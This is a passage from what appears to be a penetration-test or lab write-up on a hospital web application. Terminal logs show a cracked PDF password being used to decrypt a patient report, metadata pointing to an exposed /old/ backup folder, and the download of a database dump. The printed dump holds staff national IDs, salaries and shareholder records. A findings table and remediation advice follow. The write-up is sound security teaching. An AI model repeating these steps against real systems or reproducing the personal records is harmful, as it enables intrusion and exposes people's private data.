# qpdf --password='!@#$%^&' --decrypt patient_report_3.pdf report3_open.pdf

(root@kali)-[~/Mediroza/M1/reports]
# ls -lh report3_open.pdf
-rw-rw-r-- 1 root root 2.8K Oct  3 17:09 report3_open.pdf

(root@kali)-[~/Mediroza/M1/reports]
#
```

➤ MILESTONE # 03

```
(root@kali)-[~/Mediroza/M1/reports]
# exiftool report3_open.pdf
ExifTool Version Number      : 13.55
File Name                    : report3_open.pdf
Directory                    : .
File Size                    : 2.9 kB
File Modification Date/Time   : 2026:10:03 17:09:04-04:00
File Access Date/Time        : 2026:10:03 17:09:04-04:00
File Inode Change Date/Time   : 2026:10:03 17:09:04-04:00
File Permissions              : -rw-rw-r--
File Type                    : PDF
File Type Extension           : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Author                       : j.malik
Comments                     : DB backup moved to /old before site migrati
on, do not delete
Creator                      : Mediroza CMS 1.4.2
Keywords                     : pathology, patient report
Producer                     : Mediroza Lab Reporting Module
Subject                      : Full Blood Count
Title                        : Pathology Report - E. Thompson
Page Count                   : 1
```

```
(root@kali)-[~/Mediroza/M1/reports]
# curl -i https://medirozahospital.com/old/
HTTP/2 200
content-type: text/html; charset=UTF-8
content-length: 1610
date: Sat, 03 Oct 2026 21:12:12 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed

<!DOCTYPE html><html><head><meta http-equiv="Content-type" content="text/html
; charset=UTF-8" /><meta name="viewport" content="width=device-width, initial
-scale=1.0" /><link rel="stylesheet" href="/_autoindex/assets/css/autoindex.c
ss" /><script src="/_autoindex/assets/js/tablesort.js"></script><script src="
/_autoindex/assets/js/tablesort.number.js"></script><title>Index of /old/</ti
tle><style>@media (prefers-color-scheme:dark){body{background-color:#000!impo
rtant}}</style></head><body><div class="content"><h1 style="color: #555;">Ind
ex of /old/</h1>
<div id="table-list"><table id="table-content"><thead class="t-header"><tr><t
h class="colname" aria-sort="ascending"><a class="name" href="?ND" onclick="
return false">Name</a></th><th class="colname" data-sort-method="number"><a
href="?MA" onclick="return false">Last Modified</a></th><th class="colname"
data-sort-method="number"><a href="?SA" onclick="return false">Size</a></t
h></tr></thead>
<tr data-sort-method="none"><td><a href="/">Parent Directory</a></td><td></td>
</tr>
<tr><td data-sort="mediroza_db_backup_2019.sql"><a href="/old/mediroza_db_bac
```

```
<tr><td data-sort="mediroza_db_backup_2019.sql"><a href="/old/mediroza_db_bac
kup_2019.sql">mediroza_db_backup_2019.sql</a></td><td data-sort="1788487331">2026-09-
04 02:02</td><td data-sort="6346">7k</td></tr>
</table></div>
<address>Proudly Served by LiteSpeed Web Server at medirozahospital.com Port
443</address></div><script>new Tablesort(document.getElementById("table-conte
nt"));</script></body></html>
```

```
root@kali: ~/Mediroza/M1/reports
Session Actions Edit View Help
(root@kali)-[~/Mediroza/M1/reports]
# cd ~/Mediroza/M1/reports
wget https://medirozahospital.com/old/mediroza_db_backup_2019.sql
--2026-10-03 17:14:45-- https://medirozahospital.com/old/mediroza_db_backup_
2019.sql
Resolving medirozahospital.com (medirozahospital.com)... 199.188.201.16
Connecting to medirozahospital.com (medirozahospital.com)|199.188.201.16|:443
... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6346 (6.2K) [text/x-sql]
Saving to: 'mediroza_db_backup_2019.sql'

mediroza_db_backup_ 100%[=====>] 6.20K 22.4KB/s in 0.3s

2026-10-03 17:14:49 (22.4 KB/s) - 'mediroza_db_backup_2019.sql' saved [6346/6
346]

(root@kali)-[~/Mediroza/M1/reports]
# ls -lh mediroza_db_backup_2019.sql
-rw-rw-r-- 1 root root 6.2K Sep 3 22:02 mediroza_db_backup_2019.sql

(root@kali)-[~/Mediroza/M1/reports]
# head -40 mediroza_db_backup_2019.sql
-- mediroza_db_backup_2019.sql
-- Mediroza General Hospital - internal database backup
-- Generated by Mediroza CMS 1.4.2 backup module
-- Host: localhost Database: mediroza_hr
```

```
-- WARNING: contains confidential staff and shareholder records
-- Backup date: 2019-08-27 02:14:03
```

```
SET NAMES utf8mb4;
SET FOREIGN_KEY_CHECKS = 0;
```

```
--
-- Table structure for table `staff`
--
```

```
DROP TABLE IF EXISTS `staff`;
CREATE TABLE `staff` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `full_name` varchar(120) NOT NULL,
  `job_title` varchar(120) NOT NULL,
  `department` varchar(80) NOT NULL,
  `email` varchar(120) NOT NULL,
  `phone` varchar(20) NOT NULL,
  `national_id` varchar(20) NOT NULL,
  `monthly_salary_zar` int(11) NOT NULL,
  `date_joined` date NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

```
--
-- Dumping data for table `staff`
--
```

```
LOCK TABLES `staff` WRITE;
INSERT INTO `staff` (`id`,`full_name`,`job_title`,`department`,`email`,`phone`,
`national_id`,`monthly_salary_zar`,`date_joined`) VALUES
(1,'Dr. Rajesh Naidoo','Chief Pathologist','Diagnostics Lab','r.naidoo@medirozahospital.com','+27 82 101 2007','85021013011081',138000,'2009-03-16'),
(2,'Sarah Botha','Chief Financial Officer','Finance','s.botha@medirozahospital.com','+27 82 102 2014','85031023022082',152000,'2011-07-01'),
(3,'Dr. Johan van der Merwe','Medical Director','Management','j.merwe@medirozahospital.com','+27 82 103 2021','85041033033083',160000,'2007-01-22'),
(4,'Dr. Anita Naicker','Consultant Cardiologist','Cardiology','a.naicker@medirozahospital.com','+27 82 104 2028','85051043044084',132000,'2012-09-10'),
(5,'Dr. Ahmed Kara','Consultant Physician','Internal Medicine','a.kara@medirozahospital.com','+27 82 105 2035','85061053055085',128000,'2013-02-18'),
(6,'Dr. Yusuf Cassim','Senior Registrar','Emergency & Trauma','y.cassim@medirozahospital.com','+27 82 106 2042','85071063066086',74000,'2018-05-04'),
(7,'Michael Roberts','HR Director','Human Resources','m.roberts@medirozahospital.com','+27 82 107 2049','85081073077087',96000,'2010-11-15'),
(8,'Susan Pretorius','HR Officer','Human Resources','s.pretorius@medirozahospital.com','+27 82 108 2056','85091083088088',32000,'2016-08-23'),
```

```
(root@kali)-[~/Mediroza/M1/reports]
# sed -n '79,95p' mediroza_db_backup_2019.sql
INSERT INTO `shareholders` (`id`,`shareholder_name`,`share_percent`,`shares_held`,`share_class`) VALUES
(1,'Dr. Rajesh Naidoo',18.0,180000,'Ordinary'),
(2,'Cedar Health Holdings (Pty) Ltd',15.0,150000,'Ordinary'),
(3,'Dr. Johan van der Merwe',12.0,120000,'Ordinary'),
(4,'Reddy Family Trust',11.0,110000,'Ordinary'),
(5,'Thabo Molefe',10.0,100000,'Ordinary'),
(6,'Sarah Botha',9.0,90000,'Ordinary'),
(7,'Dr. Ahmed Kara',8.0,80000,'Preferential'),
(8,'Naledi Zulu',7.0,70000,'Ordinary'),
(9,'Michael Roberts',6.0,60000,'Ordinary'),
(10,'Dr. Vikram Chetty',4.0,40000,'Preferential');
UNLOCK TABLES;

SET FOREIGN_KEY_CHECKS = 1;
-- End of backup
```

➤ **MILESTONE # 04**

#	Vulnerability	Location	Risk
1	Username enumeration on login page	patient/login.php	Medium
2	SQL injection login bypass	patient/login.php	Critical
3	Encrypted PDFs accessible after login bypass	patient/reports/	High
4	Weak PDF passwords crackable with a wordlist	patient_report_*.pdf	High
5	Sensitive metadata left in patient PDF files	patient_report_3.pdf	Medium
6	Forgotten backup folder with directory listing enabled	/old/	Critical
7	Confidential staff salaries and shareholder data in plain text	/old/mediroza_db_backup_2019.sql	Critical

Recommendations & Remediation:

1. Username Enumeration:

The login page should return the same generic error message for both invalid usernames and invalid passwords. The application should never reveal whether a particular username exists.

Recommended Remediation:

- Use a generic authentication error message.
- Do not distinguish between an invalid username and an incorrect password.
- Implement appropriate login monitoring and rate limiting.

2. SQL Injection:

The SQL injection vulnerability should be eliminated from the patient login functionality.

Recommended Remediation:

- Use parameterized queries or prepared statements.
- Never construct SQL queries using raw user input.
- Validate and sanitize user-supplied input.
- Prevent database errors from being displayed to users.

3. PDF Access Control:

Patient PDF reports should not be accessible solely through a vulnerable login mechanism.

Recommended Remediation:

- Store sensitive PDFs outside the public web root where possible.
- Implement proper authentication and authorization checks.
- Verify authorization for every individual report request.
- Use strong, unique passwords for encrypted files where encryption is required.

4. PDF Metadata:

Sensitive patient documents should not contain unnecessary internal metadata.

Recommended Remediation:

- Remove unnecessary metadata before distributing patient documents.
- Remove internal usernames, comments, software information, and other implementation details.
- Establish a document-sanitization process for sensitive files.

5. Directory Listing and Backup Exposure:

The /old/ directory should not be publicly accessible, and database backups should never be stored inside a publicly accessible web directory.

Recommended Remediation:

- Disable directory listing on web-server directories.

- Remove obsolete backup files from the web root.
- Store database backups in a secure location outside the public web directory.
- Restrict backup access using appropriate authentication and authorization controls.
- Regularly audit the web server for accidentally exposed backup files.

6. Confidential Staff and Shareholder Data:

Confidential staff salary and shareholder information should not be exposed through publicly accessible database backups.

Recommended Remediation:

- Restrict access to confidential database records.
- Encrypt sensitive database backups.
- Store backups in secure, access-controlled storage.
- Apply least-privilege access controls.
- Establish secure backup retention and deletion procedures.

Overall Risk Assessment:

The assessment identified vulnerabilities ranging from Medium to Critical risk. The most serious findings are the SQL injection authentication bypass and publicly accessible database backup.

The SQL injection vulnerability can allow unauthorized access to the patient portal, while the exposed backup can disclose confidential organizational information. These issues should be prioritized for immediate remediation.

Remediation Priority:

Critical Priority:

- Fix the SQL injection vulnerability.
- Remove the publicly accessible database backup.
- Disable directory listing on sensitive directories.

High Priority:

- Strengthen patient PDF access controls.
- Replace weak PDF passwords with strong unique passwords.
- Protect confidential staff and shareholder information.

Medium Priority:

- Prevent username enumeration.
- Remove sensitive metadata from patient PDF documents.